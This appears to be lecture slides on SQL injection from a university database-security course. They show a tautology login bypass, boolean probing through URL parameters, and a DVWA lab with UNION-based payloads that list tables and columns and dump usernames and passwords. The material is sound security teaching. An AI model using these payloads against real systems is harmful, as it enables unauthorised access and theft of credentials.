

Database security – SQL Injection

Lecturer: Nguyễn Thị Thanh Vân – FIT - HCMUTE

SQLi attacks

- SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include
  - Deleting data
  - Updating data
  - Inserting data
  - Executing commands on the server that can download and install malicious programs such as Trojans
  - Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server
  - Getting user login details etc

Examples

- Crack username/password
  - SQL query:

```
SELECT * FROM Users WHERE Username='$username' AND
Password='$password'
```

  - Type:

```
$username = 1' or '1' = '1$password = 1' or '1' = '1
```

  - The query will be:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1'
AND Password='1' OR '1' = '1'
```

- => always true (OR 1=1) => the system has authenticated the user without knowing the username and password.

Examples

- SQL query:

SELECT * FROM products WHERE id_product=$id_product

ex:

http://www.example.com/product.php?id=10

- Using the operators AND and OR.

SELECT * FROM products WHERE id_product=10 AND 1=2

Ex:

http://www.example.com/product.php?id=10 AND 1=2

=> there is no content available or a blank page.

- Then, send a true statement and check if there is a valid result:

Ex: http://www.example.com/product.php?id=10 AND 1=1

DVWA

- **Damn Vulnerable Web App** (**DVWA**) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test
- **1.1 Download DVWA**
- **1.2 Create database and user in DVWA**
- **1.3 Config DVWA**
- **1.4 Setup basic database in DVWA**
- **1.5 Access DVWA bắt đầu thực hành**

http://10.0.0.2/login.php

DVWA, ex

- Basic Injection: 1
- Always True Scenario: %' or '0'='0
- Display Database Version :
  - %' or 0=0 union select null, version() #
- Display Database User:
  - %' or 0=0 union select null, user() #
- Display Database Name
  - %' or 0=0 union select null, database() #
- Display all tables in information_schema
  - %' and 1=0 union select null, table_name from information_schema.tables #

DVWA, ex

- Display all the user tables in information_schema
  - %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
- Display all the columns fields in the information_schema user table
  - %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
- Display all the columns field **contents** in the information_schema user table
  - %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Q & A